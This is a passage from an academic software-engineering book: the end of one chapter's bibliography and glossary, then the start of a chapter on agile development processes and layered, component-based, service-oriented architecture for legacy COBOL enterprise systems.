Clements, P., Garlan, D., Bass, L., Stafford, J., Nord, R., Ivers, J., & Little, R. (2002). *Documenting software architectures: Views and beyond*. Upper Saddle River, NJ: Pearson Education.

Clements, P., & Northrop, L. (2002). *Software product lines: Practices and patterns*. Reading, MA: Addison-Wesley.

De Boer, R., Farenhorst, R., & van Vliet, H. (2009). A community of learners approach to software architecture education. In *Proceedings of the 22th IEEE Conference on Software Engineering Education and Training* (pp. 190–197). IEEE Computer Society.

Friedenthal, S. (2008). *A practical guide to SysML: The systems modeling language*. San Francisco: Morgan Kaufmann / The OMG Press.

Gamma, E., Helm, R., Johnson, R., & Vlissides, J. (1995). *Design patterns*. Reading, MA: Addison-Wesley.

Gast, H. (2008). Patterns and traceability in teaching software architecture. In *Proceedings of the 6th International Symposium on Principles and Practice of Programming in Java* (pp. 23–31). ACM.

Georgas, J. (2013). Supporting software architectural style education using active learning and role-playing. In *Proceedings of the 120th ASEE Conference*. ASEE.

Gomaa, H. (2005). *Designing software product lines with UML*. Reading, MA: Addison-Wesley.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Gorton, I. (2011). *Essential software architecture*. Berlin: Springer. doi:10.1007/978-3-642-19176-3

Lago, P., & vanVliet, H. (2005). Teaching a course on software architecture. In *Proceedings of the 18th IEEE Conference on Software Engineering Education and Training* (pp. 35–42). IEEE Computer Society.

Larman, C. (2004). *Applying UML and patterns: An introduction to object-oriented analysis and design and iterative development*. Upper Saddle River, NJ: Prentice-Hall.

Mannisto, T., Savolainen, J., & Myllarniemi, V. (2008). Teaching software architecture design. In *Proceedings of the 7th Working IEEE/IFIP Conference on Software Architecture* (pp. 117–124). IEEE.

Muller, G. (2004). Experiences of teaching systems architecting. In *Proceedings of International Council on Systems Engineering (INCOSE) Symposium*. INCOSE.

Qian, K., Fu, X., Tao, L., & Xu, C. (2006). *Software architecture and design illuminated*. Jones and Bartlett.

Rozanski, N., & Woods, E. (2012). *Software systems architecture*. Reading, MA: Addison-Wesley.

Sabbatino, V., Arecchi, A., Lanciotti, R., Leardi, A., & Tonni, V. (n.d.). Modeling the software architecture of large systems. In *Proceedings of International Conference on Systems of Systems Engineering*. IEEE Computer Society Press.

Schmidt, D. C., Stal, M., Rohnert, H., Buschmann, F., & Wiley, J. (2000). *Pattern-oriented software architecture: Patterns for concurrent and networked objects* (Vol. 2). New York: Wiley.

Shaw, M., & Clements, P. (2006). The golden age of software architecture. *IEEE Software*, *23*(2), 31–39. doi:10.1109/MS.2006.58

Shaw, M., & Garlan, D. (1996). *Software architecture: Perspectives on an emerging discipline*. Upper Saddle River, NJ: Prentice-Hall.

Stahl, T., Voelter, M., & Czarnecki, K. (2006). *Model-driven software development: Technology, engineering, management*. New York: Wiley.

Sterling, L., Ciancarini, P., & Turnidge, T. (1996). On the animation of not executable specifications by prolog. *International Journal of Software Engineering and Knowledge Engineering*, *6*(1), 63–87. doi:10.1142/S0218194096000041

Taylor, R., Medvidovic, N., & Dashofy, E. (2009). *Software architecture: Foundations, theory, and practice*. New York: Wiley.

Wang, A. I., & Stalhane, T. (2005). Using post mortem analysis to evaluate software architecture student projects. In *Proceedings of the 18th International Conference on Software Engineering Education & Training* (pp. 43–50). IEEE.

Wang, A. I., & Wu, B. (2011). Using game development to teach software architecture. *International Journal of Computer Games Technology*, 4.

Weilkiens, T. (2008). *Systems engineering with SysML/UML: Modeling, analysis, design*. San Francisco: Morgan Kaufmann / The OMG Press.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Wrycza, S., & Marcinkowski, B. (2005). UML 2 teaching at postgraduate studies–Prerequisites and practice. In *Proceedings of ISECON* (Vol. 22). ISECON.

Zuppiroli, S., Ciancarini, P., & Gabbrielli, M. (2012). A role-playing game for a software engineering lab: Developing a product line. In *Proceedings of the 25th IEEE Conference on Software Engineering Education and Training* (pp. 13–22). IEEE.

ADDITIONAL READING

Albin, S. (2003). *The art of software architecture: Design methods and techniques*. Wiley.

Brown, A. (2000). *Large-scale, component-based development*. Prentice Hall.

Fowler, M. (2010). *Domain specific languages*. Addison Wesley.

Garland, J., & Anthony, R. (2003). *Large scale software architecture: A practical guide using UML*. Wiley.

Hohmann, L. (2003). *Beyond software architecture: Creating and sustaining winning solutions*. Addison-Wesley Longman Publishing.

Maier, M., & Rechtin, E. (2009). *The art of systems architecting*. CRC.

Malveau, R., & Mowbray, T. J. (2003). *Software architect bootcamp*. Prentice Hall Professional Technical Reference.

O'Reilly. Fairbanks, G. (2010). *Just enough software architecture*. Marhall & Brainerd, 2010.

Spinellis, D., & Gousios, G. (2009). Beautiful architecture leading thinkers reveal the hidden beauty in software design.

Vogel, O., Arnold, I., & Chughtai, A. (2011). *Software Architecture: A Comprehensive Framework and Guide for Practitioners*. Springer. doi:10.1007/978-3-642-19736-9

KEY TERMS AND DEFINITIONS

Architectural Description Language (ADL): Notation for the description of software architectures. Eg. UML2 can be used as an ADL.

Architectural Model: A diagram or set of diagrams which describes the structure or the behavior of a system assuming a given viewpoint related to some stakeholder.

Architectural Style: The abstract description of the structure of generic components and connectors, that can be instantiated to obtain a software architecture "compliant" with the style and inheriting its properties.

Architecture-Centric Software Process: Software development process exploiting architectural descriptions in all its phases.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Metamodeling an Architecture: Abstract description of the main concepts in a system. A metamodel is a usually simpler model of another model.

Model Driven Architecture: Both a method and a technology developed by OMG to develop systems described by models and metamodels.

Software Architecture: The basic structure of a software system, defined by its components, their relationships, and the set of decisions explaining the choice of both components and relationships.

Software Component: A part of a software architecture that encapsulates a set of related functions and is defined by an interface (e.g. an API, application programming interface) and by a behavior.

Software Connector: A part of a software architecture, which models the interaction among components. E.g. in an operating system the clipboard is a connector among different applications.

This research was previously published in Overcoming Challenges in Software Engineering Education edited by Liguo Yu, pages 397-412, copyright year 2014 by Engineering Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 7
An Agile Architecture for a Legacy Enterprise IT System

Chung-Yeung Pang
Seveco AG, Switzerland

ABSTRACT

Back in the 1970s, applications mainly comprised programs written in COBOL. Many of these applications are still in operation. To meet new business demands, new applications that have to collaborate with existing programs need to be developed. It is possible to have an agile software architecture that enables easy development, extension and maintenance in COBOL. Such an architecture, and the agile development process, are presented in this article. The architectural design is a combination of the layered, component-based and service-oriented architectural patterns. It also includes features such as the centralized control of the business process, plug-and-play autonomous COBOL modules and context container for storing state data. A model-driven approach is used in the agile development process. Application models include UML class diagrams, state charts and activity diagrams from which various software artefacts and COBOL codes are generated. The architecture and development approaches were first introduced in 2004 and have been successfully applied to 13 applications since then.

INTRODUCTION

Despite the advances in software technologies, software development remains a challenge for IT professionals. Statistics have shown that most software projects run late and over budget. The problem manifests to an even greater extent when a mixture of legacy and modern applications within a complex IT system comes into play. In fact, enterprise IT systems usually undergo a long period of evolution. Over the past decade, the software projects evolved into some of the most complex software systems. For large corporations, mainframe applications programmed in COBOL often form the backbone of the IT structure. Despite their obsolescence, legacy systems continue to provide a competitive advantage through supporting unique business processes and containing invaluable knowledge and historical data (Mitchell, 2012; Lauer, 2014).

DOI: 10.4018/978-1-5225-3422-8.ch007

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Maintaining and upgrading legacy systems is one of the most difficult challenges many companies currently face. They struggle with the problem of modernizing these systems while keeping the day-to-day operation intact. Many large corporations have tried but failed to rebuild their legacy systems using an object-oriented language like Java or Smalltalk. At the same time, new applications developed in Java do not seem to provide significant advantages in terms of performance or enhancement in business agility. On the other hand, with a flexible but solid software architecture and a proper approach to development, one can build flexible, maintainable and agile applications in a legacy platform with a language like COBOL.

In recent years, the agile software-development process has become very popular in the software industry. This process takes the evolutionary and iterative approach to software development and focuses on adaptation to changes (Ambler, 2010; Larman, 2003). The approach eliminates a lot of problems in software projects (which will be discussed later in this article) and appears to be very promising. However, the process alone does not guarantee the success of a software project. There are many other factors involved. Attempts to just use the agile approach to software development can still fail (Harlow, 2014).

I have been taking an iterative incremental process and continuous integration approach to software development for many years. Over the last 15 years, many software projects have been led to completion by me. Some projects were under tremendous pressure, with time and budgeting constraints, and yet they were completed on time and within budget. In my experience, the key factors to success include an agile development process, software architecture and good teamwork among the members of the development team.

This article mainly contains my practical experience in such a software-development approach and architectural design. The aim of the article is to present an approach and techniques for software development that can contribute to the success of IT projects.

The article is organized as follows. The background section covers the historical background of software engineering. Following that section is a presentation of the agile development process, with the *Agile Manifesto* and its critics. (Agile Manifesto Group, 2001) next section is focused on software architecture, which, in my experience, is crucial to the agile process for enterprise application development. The design of our agile architecture for a legacy IT system follows. Infrastructures and tools are required to support application development using our software architecture. They are presented, together with our approach to software development, in a single section, which is followed by a section about our experiences and lessons learnt. The article then concludes and offers future research directions.

BACKGROUND

As background, the software engineering discipline, which emerged to counteract the well-known software crisis (Software Crisis, 2010) will be presented first. Following subsections address the software-development process and the challenges and successes of software projects.

Software Engineering

In the early days of software's history, programmers tended to develop their programs in an ad hoc style, with no documentation. A result of this was the software crisis of the 1960s, 1970s and 1980s (Software Crisis, 2010). Typical phenomena of the software crisis were:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Many problems arising in software development.
- Software projects tending to run over budget, be late or completely fail to deliver.
- Mission critical programs becoming obsolete and unmaintainable.
- Enterprise IT systems becoming increasingly complex and difficult to manage.

Software engineering (2010) is a discipline that provides solutions in order to counter a software crisis. It defines standards, disciplines, methodologies and processes for software development. In the past few decades, many new methodologies, standards, programming languages and paradigms have been developed. Programming styles like structural programming (Yourdon & Constantine, 1979; Jackson, 1975), object-oriented programming (Booch, et al., 2007), etc., have been introduced. Programming languages such as ADA, C++, Smalltalk, Java, Prolog, etc., have evolved in order to enable developers to program while using better structures and to adapt to new programming styles like object-oriented programming, as well as concepts of artificial intelligence and expert systems (Winston, 1992). Various CASE tools have become available to assist software development through modelling. The Unified Modelling Language (UML) (Fowler, 2004) has also evolved. Developers can build different software artefacts in different phases of a software-development process in the form of UML models. For the software-development life cycle (SDLC), we have the waterfall model, the spiral development model, the rational unified process (RUP), the agile development process, etc. Extreme programming, rapid application development (RAD) with prototyping and SCRUM, etc. (Stellman & Greene, 2015), provide different programming paradigms (SDLC, 2013). There has been a great evolution of software technologies since the period of the software crisis.

Despite the advances in software technologies, the problems related to the software crisis do not seem to have been solved. The Standish Group's 2009 CHAOS report (Standish Group, 2009) shows that only 32% of software projects are completed successfully, 44% are challenged (making them late, over budget and/or having fewer features and functions than is required) and 24% failed, meaning that they were cancelled prior to completion, or were delivered and never used. "*These numbers represent a downtick in the success rates from the previous study, as well as a significant increase in the number of failures", says Jim Crear, Standish Group CIO, "They are a low point in the last five study periods. This year's results represent the highest failure rate in over a decade*".


Ambler challenged the CHAOS report in a LinkedIn debate and argued that the agile approach to software development has a far more successful rate (Saravanan, 2013). In a vote, many participants shared views that their projects had been successful (Ambler, 2013). However, most of them also faced great challenges in their projects. Recently, a friend celebrated the success of a software project in his company. The project was originally planned to take two years; however, it took four years to complete and cost three times the original budget. For the team, it was a success, as they argued that the final product has many functionalities that are different to the original concept of the product. It is difficult to define success; however, software development still remains a challenge.

Software Development Process

In 1970, Royce (1970) presented the first formal description of the waterfall model, although he did not use the term "waterfall". The earliest use of the term may have been in a 1976 paper by Bell and Thayer (1976). As shown in Figure 1, the waterfall model provides a simple and logical structure of the different activities involved, defining clear deliverables in a software-development process. It is still popular today.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. Waterfall model for software development process




Despite its popularity, the linear sequential flow of activities in the waterfall model has many flaws. One major flaw relates to the concept that the requirements specification must be fully completed before the design and implementation activities begin. A requirement is often a moving target, as we can tell from the fact that most software packages have different versions. It is not a good idea to develop a complete and thorough requirement before embarking on the next phase of development. It is the same in design. To complete a software design down to the final details before implementation starts is not advisable. Often, we find that it is not feasible to implement the detailed design. Design should be constantly verified with prototypes. In short, the life cycle of software development is usually an iterative and incremental process.

Despite its flaws, the waterfall model has laid out a foundation for the software-development process. In the meantime, lots of new models based on the waterfall model have evolved. As software development is actually an iterative process, Boehm (1986 & 1988) came up with a spiral model. The spiral model is illustrated in Figure 2. This model emphasizes the need to go back and reiterate earlier stages a number of times as the project progresses. It's actually a series of short waterfall cycles, each producing an early prototype representing a part of the entire project. This approach helps demonstrate a proof of concept early in the cycle, and it more accurately reflects the disorderly, even chaotic evolution of technology.

The rapid prototyping model is another approach that emphasizes the development of prototypes by allowing users of the software to evaluate developers' proposals for the design of the eventual product by actually trying them out. Prototyping also serves the purpose of verifying the feasibility of an architectural design's implementation. The prototype is an essential part of the requirements determination phase, and may be created using tools different from those used for the final product. Once the prototype is approved, it is discarded and the "real" software is written. In many cases, due to budget and time constraints and despite their poor quality, prototypes actually become parts of the final product.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. Spiral model for software development process



The incremental model is yet another model that applies the waterfall model incrementally. This model divides the product into builds, where sections of the project are created and tested separately. This approach will likely find errors in user requirements quickly, since user feedback is solicited for each stage and because code is tested sooner after it's written.

A recent approach is the agile software-development methodology. This approach will be elaborated in further detail in a later section. The different approaches of the software-development life cycle have been well presented in much of the literature (Kay, 2002; SDLC, 2013).

Challenges in Software Projects

Advances in software technologies have made numerous promises. Back in the late 1980s, software scientists claimed that OO languages were for programming on a large scale (Wegner, 1989; DeRemer & Kron, 1975). The OO paradigm with polymorphism and inheritance was a solution to resolve and control the complexity of enterprise applications. Corporation executives have been led to believe that if they could port all their legacy applications to a new platform using programming languages such as Java and Smalltalk, they would have both business agility and a great reduction in operating costs. In practice, this often turns out to be an illusion.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Enterprise IT systems involve a complex interplay of people and processes. Technologies alone do not provide solutions for managing the complex IT landscape. Development styles, budget pressures and project deliverables, followed by the need to deliver short-term results in an over-constrained environment, led to the rapid creation of huge amounts of proprietary code. Programs are developed as required. Cross-references are made between modules when extensions of existing modules for new functionalities are required. This results in a "mountain-of-spaghetti" of code. The maintenance and operation of such a system represents a logistical nightmare. The re-engineering of current IT systems turns into a process of continuous cycles.

A couple of years ago, the Swiss government announced the complete failure of a software project for tax management after an investment that was the equivalent of over 100 million USD. In the press, we were informed that the central office divided the whole project into the development of many software packages and subcontracted these packages to different contractors. These software packages did not work together.

All the existing discussions of the problem show that software development is still a challenge, 40 years after the start of the software crisis period. The causes of failure in software projects vary. They could be flaws in the development process, such as consuming most of the budget in requirement specifications, flaws in architectural design and implementation, the inability to handle the complexity of the software system, particularly when a huge system should be developed in one go or, finally, poor project management and understanding of what is really required to manage a software project.

Success in Software Development

In 2006, the Standish Group put forward the following top 10 success factors for IT projects (Hartmann Preuss, 2006; Krigsman, 2006):

1. User involvement
2. Executive management support
3. Clear business objectives
4. Optimizing scope
5. Agile process
6. Project management expertise
7. Financial management
8. Skilled resources
9. Formal methodology
10. Standard tools and infrastructure

In addition to the factors listed above, an additional key factor is the ability to resolve and control complexity. Staying focused on the essentials and a proper architectural design are also important factors.

The list above provides a set of checkpoints for IT projects. Descriptions of these factors can also be found in the 2001 online article by Johnson et al. (2001). It is interesting that the factor "firm basic requirements" in this article is replaced by "agile process" in the Standish group one.

I have experienced success in a number of projects that had solid architectures and used an iterative and incremental development process. In the last 10 years, we have successfully completed 13 projects within budget and on time by using the software architecture and approach presented in this article.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

AGILE DEVELOPMENT PROCESS

In this section, the concept of the agile development process, together with its critics and problems will be presented.

Agile Manifesto and Development Process

The agile software-development process has become very popular in the software industry over the past few years. This process takes the evolutionary and iterative approach to software development (Ambler, 2010; Larman, 2003) and focuses on adaptation to changes. The concept fits well with any re-engineering project for improving the business and IT agility. As previously mentioned, the Standish Group removed "firm basic requirements" as a success factor and replaced it with "agile process". To establish firm basic requirements requires a detailed analysis of the business process and how it should function being conducted at the start of the project. In the agile development process, on the other hand, concrete requirements are identified along with the development process through the successive implementations of prototypes.

In an agile development process, requirements and solutions evolve through collaboration between self-organizing, cross-functional teams. It promotes adaptive planning, evolutionary development, early delivery, continuous improvement and encourages a rapid and flexible response to change. The *Agile Manifesto*, which first laid out the underlying concepts of agile development, introduced the term in 2001 (Agile Manifesto Group, 2001). The manifesto's items within the agile software-development context are:

- Individual work and interactions over processes and tools: In agile development, self-organization and motivation are important, as are interactions such as co-location and pair programming.
- Working software over comprehensive documentation: Working software will be more useful and welcome than just the presentation of documents to clients in meetings.
- Customer collaboration over contract negotiation: Requirements cannot be collected fully at the beginning of the software-development cycle; therefore, continuous customer or stakeholder involvement is very important.
- Responding to change over following a plan: Agile development focuses on quick responses to change and continuous development.

The *Agile Manifesto* is based on 12 principles:

1. Customer satisfaction through the rapid delivery of useful software.
2. Welcoming changing requirements, even late in development.
3. Working software is delivered frequently (every few weeks rather than months).
4. Close, daily cooperation between business people and developers.
5. Projects are built around motivated individuals, who should be trusted.
6. Face-to-face conversation is the best form of communication (co-location).
7. Working software is the principal measure of progress.
8. Sustainable development, which is able to maintain a constant pace.
9. Continuous attention to technical excellence and good design.
10. Simplicity — the art of maximizing the amount of work not done — is essential.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

11. Self-organizing teams.
12. Regular adaptation to changing circumstances.

There is extensive literature on the topic of the agile development process and practices (Ambler, 2010; Larman, 2003; McGovern, 2004). Some of the most common practices include SCRUM, extreme programming (XP), test-driven development (TDD), the user story-driven approach, agile modelling, etc. An agile maturity model was put forward by Patel and Ramachandran (2009) to provide a framework to put agile development process into practice. The Agile Alliance has provided a comprehensive online collection with a guide map for applying agile practices (Agile Alliance, 2013). We do not adhere to a single practice published in the literature; rather, we break tasks into small increments with minimal planning. Iterations have short time frames. An iteration can involve a team working through a full software-development cycle, which includes planning, requirements analysis, design, coding, unit testing and acceptance testing when a working product is demonstrated to stakeholders. This helps to minimize overall risk and lets the project adapt to changes quickly.

Critics and Problems Related to Agile Development Process

The agile approach to software development eliminates the large documents that result from the waterfall model, and hence reduces the significant effort invested in the requirements specification. The process also forces the development team to stop dwelling on very high-level concepts about what the system should do, by making the development a down-to-earth one with early prototyping. The approach has numerous advantages over the conventional waterfall model.

Despite its many advantages, there are also many critics of the agile approach (Bogard, 2012; Harlow, 2014). Rakitin (2001) criticized the agile approach as an attempt to undermine the discipline of software engineering. The concept of "*Working software over comprehensive document*" leads to "*We want to spend all our time coding. Remember, real programmers don't write documentation.*" In fact, most programmers do love the code-centric style of development. Many development teams carry out a purely code-centric style of development while claiming that they use the agile approach.

A similar critique was made by Gualtieri (2011). In his blog, Gualtieri found the "working software as the measure of progress" idea narcissistic. Rushing to write code is often the result of this misguided principle. Another critique he put forward is related to "business people and developers working together daily". He did not agree that meeting together with the business people every day would result in requirements being met. Often, business people are not the same as the end users. The development team must understand the needs of both the business and the users. Gualtieri commented that software is not code and development teams are not coders. Great developers must be design and domain experts. He also pointed out that design is essential. One gets what one designs, so one had better get the design right.

Moczar (2013) pointed out the following three flaws in agile methodology:

1. "Delivery over quality" recasts the agile principle of "early and continuous delivery" of valuable software. Focusing on continuous delivery has the effect of creating an unmanageable defect backlog.
2. "Development over planning" compromises the agile principle of "responding to change over following a plan". This principle encourages poor and irresponsible planning while hiding its effects.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

3. "Collaboration over management" places the emphasis on self-organizing teams that do the right things in some sort of group-based evolutionary manner. While self-organizing agile teams are also self-managing, they are not self-leading. An agile team needs the type of leadership that provides a vision to work towards and motivation for achieving that vision. A strong agile leader, often in the form of a product owner, knows how to motivate a team with a description of an extremely desirable product that is just beyond what the team may think it can do. Freed to pursue that goal and provided with ongoing guidance from a product owner, an agile team can become truly highly performing.

Big projects using the agile approach, such as Universal Credit (Ballard, 2013) and the Surrey Police System (Murphy, 2014), have failed. Experts argued that the agile methodology was not properly adapted for these projects. This leads to the conclusion that it is not at all easy to adapt the agile approach to software development for large projects in large organizations. Kiggundu (2014) presented a scenario in which the user of an application from the National Health System in the USA is the entire population of the country. It is not possible to adapt to the principles of the agile approach when there are millions of stakeholders, along with their complex interactions at individual, political and organizational levels. In the various large, the development teams are spread across different countries. It is not possible to have co-location of a development team in those organizations. In general, the larger the project and organization, the higher the level of complexity in both managerial and technical aspects. It is much harder for a larger project to adapt a new technology. The failure rate is also higher. McKinsey (Blocher, Blumberg & Laartz, 2012) reported that, on average, large IT projects exceeding $15 million run 45% over budget and 7% over time, while delivering 56% less value than predicted.

On the *Agile Manifesto*'s 10th Anniversary, Kruchten (2011) made the following comment:

The agile movement is in some ways a bit like a teenager: very self-conscious, checking constantly its appearance in a mirror, accepting few criticisms, only interested in being with its peers, rejecting en bloc all wisdom from the past, just because it is from the past, adopting fads and new jargon, at times cocky and arrogant. But I have no doubts that it will mature further, become more open to the outside world, be more reflective, and also therefore more effective. I got a hint of what's up for the future at the Snowbird meeting, which produced much more than our side meeting on elephants.

Throughout human history, whenever there was a complete turnover of government through a revolution, the state was in chaos afterwards. This also applies to the software-development process when it is carried out in large organizations. A complete turnover of an established process of software development in a large organization and enforcement of the agile approach can easily lead to chaos. I tend to agree with Moczar's idea that:

Think of agile as the ability to take the input of all the variable elements of the project — budget, time, design patterns, reusability, customer needs, corporate needs, precedents, standards, technology innovations and limitations — and come up with a pragmatic approach that solves the problem at hand in such a way that the product is delivered properly.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

In adapting to the agile approach, we need to change the mindset of developers gradually and introduce various techniques from the agile methodology that would clearly bring benefits to the overall software-development process. One must not undermine the software engineering principles that have evolved after so many years of experience.

SOFTWARE ARCHITECTURE

Software architecture is critical in any complex software system. It is the software architecture that makes an IT system agile enough to change. In this section, the question of "why software architecture" is discussed first, followed by a presentation of the most common architectural patterns.

Why Software Architecture

In our era, nobody would gather carpenters, electricians, ironworkers, plumbers, masons, etc., and ask them to build a house without proper planning and architectural design. Imagine 20 or 30 developers gathered together to develop an enterprise application. Everyone is assigned a slice of the problem space and starts coding on day one in whatever manner suits him or her best. It would soon result in a nightmare in integration. Some may push the concept of continuous integration. After a few sprint starts, the work of each individual has to be adjusted so that it all fits together. In doing so, the architecture would appear by itself. This approach may work for a small-scale application. In industry, we have all experienced the fact that the bigger and more complex the software, the harder it is to make any changes to it.

To program a single module for a set of independent functions is not a difficult task. In fact, an experienced programmer can write a lot of code within a short period. Problems arise when hundreds of programs need to collaborate in order to perform the business functions. In a complex system, it is almost impossible to maintain an overall view of all the modules. The functions of an individual module and the roles it plays in the system are no longer transparent. At the start of the project, one may observe very rapid progress. As the system grows, adding new modules into the system would increase its complexity and make the whole situation worse. Continuous refactoring may work for a project consisting of some tens of modules. It is certainly not the approach to use when hundreds or even thousands of modules are involved.

Here are some real-world examples. A booking application had been developed for a trade-settlement system after a long delay and it was far over the original budget. The development was done by a number of programmers without reference to any architectural design. It was sent to production. After a few months, it was discovered that a number of settled trades never got booked into the system. It turned out that there had been errors during booking but they were not handled. The settlements of the trades reported that everything was fine but the trades were not booked. The business analysts had a hard time locating where the errors in the booking occurred since there was no error information. Error handling had to be reintroduced into the application, which turned out to be another major task.

Another example is an application-monitoring system. A monitoring system was developed to track the usage of a set of applications. A prototype was built without proper consideration of the overall architecture. The prototype worked really well. The product manager was so proud to show that they could monitor every single interaction between the users and the applications. The system went into production. When the system was turned on that first morning, 24,000 users logged into the applica-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

tions simultaneously. The whole system broke down due to resource contention. The system was rolled back to the previous state but it was down for a few hours. There was a huge loss of business as a result.

Software architecture design has been seen by many as a prime example of "big design up front", which is in contrast to general agile practices. Both cases described above demonstrate that "up front architectural design" is necessary. In fact, there are many more such real-world examples of huge problems resulting from architectural debts.

A number of years ago, I took up the lead of a project that had made no progress for over a year. By the time I took over, we had only four months to complete the development. In the first two months, our focus was mainly on the overall architecture and helping the developers to become familiar with the infrastructure as well as the development tools that were available. Error handling was one of the first major issues we tackled. We designed and prototyped what error messages the user would see on screen, how these messages should be conveyed to first-level supports, what actions the first-level supports should take and how and when the developers should be involved when problems are not solved. We also tackled the issue of how transactions should rollback while the process carried on to deliver the proper message in the event of errors. Designs were made for the database to store the state data of our business processes. Interactions with external components that provide services for us to consume were all clarified. At the end of the first two months, we delivered our first prototype of a business process. The product manager became very worried because we had a total of four more business processes to develop. He was sure that we would run out of time and over budget. I assured him that we had all designs and code patterns set up. They formed "cookie cutters", which we could reproduce for each business process in a similar fashion. He did not believe me. The other four business processes were developed and tested within the next two months and the project was completed on time and within budget.

To provide business and IT agility, one must be able to resolve and control the overall complexity of the IT system. A proper software architecture is required (Babar, Brown & Mistrik, 2014). Isotta-Riches and Randell (2014) reported that architecture was a key driver for the success of an agile approach at Aviva UK. Hopkins and Hardcombe (2014) from IBM also elaborated on the need for a proper architecture for complex agile-system development. Netherwood states that architecture is important because it (Malan & Bredemeyer, 2010):

- Controls complexity.
- Enforces best practice.
- Gives consistency and uniformity.
- Communicates skill requirements.
- Reduces risk.
- Enables reuse.

Architecture is defined as the governing of rules, heuristics and patterns:

- Partitioning the problem and the system that is to be built into discrete pieces.
- The techniques used to create interfaces between these pieces.
- The techniques for managing overall structure and flow.
- The techniques used to interface between the system and its environment.
- Appropriate use of development and delivery approaches, techniques and tools.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

An architecture includes the methods, standards, tools, frameworks, policies and management directives. A proper architectural design, with its supporting infrastructure, is critical to the success of an IT project. The architecture provides a blueprint on how software components should be structured and developed, as well as the way that continuous integration should work. It ensures the agility of the overall system, which allows the agile approach to development to be carried out throughout the whole software life cycle, with no or few technical debts. It must reduce and not increase the complexity of the IT system. Software tools and standards must simplify the development process and not make it more complicated.

Using the infrastructure of a complex and integrated technical architecture requires highly trained and experienced programmers. The Standish Group's research shows that 70% of application code is the infrastructure (Johnson, 2001). Applications are usually coded by programmers who have great knowledge of the technical structure. They are also responsible for programming the business rules and logic in the applications.

There should be a clear separation of the implementation of the business and technical aspects. Technical infrastructure is generally stable and the same for all applications. We can develop code segments and patterns that can be parameterized according to what is required. Application developers should just concentrate on the business-related aspects and include the infrastructure code segments and patterns in their programs whenever needed. The application developers should not have to master the infrastructure. The effort of writing 70% of the infrastructure-related application code can also be spared.

Software Architecture Patterns

The concept of software architecture emerged in the early 1980s in response to the growing complexity and diversity of software systems. Over the last 30 years, many architecture patterns have evolved out of this concept. Some of the most popular ones are given in the following list (Richards 2015):

- **Client/Server and Multi-Tier:** The client/server is a two-tier architecture with the software system being segregated into two applications. The client makes requests to the server. For three or more tiers, the system is segregated into more segments (tiers). Each segment would carry out a specific functionality and is located in a separate physical computer.
- **Layered Architecture:** The concerns of the application are partitioned into stacked groups (layers). Each layer would only interact with the layer above and the layer below. A typical example is the seven-layered architecture of the Open System Interconnection model. It is also referred as the ISO 7-Layer model under the identification of ISO/IEC 7498-1 (Zimmermann, 1980).
- **Component-based Architecture:** The application design is decomposed into reusable functional or logical components that expose well-defined communication interfaces.
- **Event-Driven Architecture:** An architectural style that builds on the fundamental aspects of event notifications to facilitate immediate information dissemination and reactive business-process execution. Web applications that make use of the get and post mechanisms of HTTP are inherently based on an event-driven architecture. Many claim that architectural designs are not necessary when the agile development approach is used for their Web-based applications. Their applications are actually based on an event-driven architecture.
- **Broker Architecture:** The broker pattern defines a runtime component, called a broker, which mediates the communication between a number of clients and servers. A well-known usage of this pattern is the Common Object Request Broker Architecture (CORBA) (Siegel 2001).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Model-View-Controller (MVC):** The MVC pattern breaks system functionality into three different components: a model, a view and a controller that mediates between the model and the view. The model is a representation of the application data or state. The view is a user-interface component and the controller manages the interaction between the model and the view. The MVC architecture is used widely for standalone applications.
- **Pipe-Filter:** This pattern divides the task of a system into several sequential processing steps. The steps are connected by the data flowing through the system: the output of one step is the input for the next step. The most well-known use of this pattern is the UNIX operating system.
- **Service-Oriented Architecture (SOA):** In this pattern, one set of components would act as service providers and another set of components act as service consumers. SOA has become very popular in the last few years, particularly for enterprise IT systems.
- **Message/Service Bus:** In this pattern, a router is used to route the incoming messages or service requests to the components that would handle the messages or to the service providers for the service requests. A message/service bus can convert messages from one protocol or technology to another, perform various data transformations, perform security checks and manage transactions, etc.

The list presented here shows only some of the common architectural patterns. It is by no means an extensive one. As can be seen in the list, the different patterns address different architectural concerns. SOA and broker architecture are communication-related patterns, whereas component-based and layered architecture address the overall structure of the system. There are also patterns for exception handling. The design of a software architecture would in general combine multiple architectural patterns to cover all needs.

AGILE ARCHITECTURE FOR LEGACY IT SYSTEM

The purposes of software architecture have been described in the previous section. In this section, the design of our agile architecture to fulfil these purposes is presented.

Layered, Component based, and Service Oriented Architecture

The complexity of the business involved in a large corporation tends to be reflected in its IT system, which has been developed and delivered over time. Current enterprise IT systems are usually composed of a mixture of legacy and modern applications across the IT estate, using a range of technologies from legacy COBOL/CICS through to modern Java frameworks and responsive designs. A major goal of an enterprise software architecture is to provide mechanisms and fundamental structures to manage this complexity.

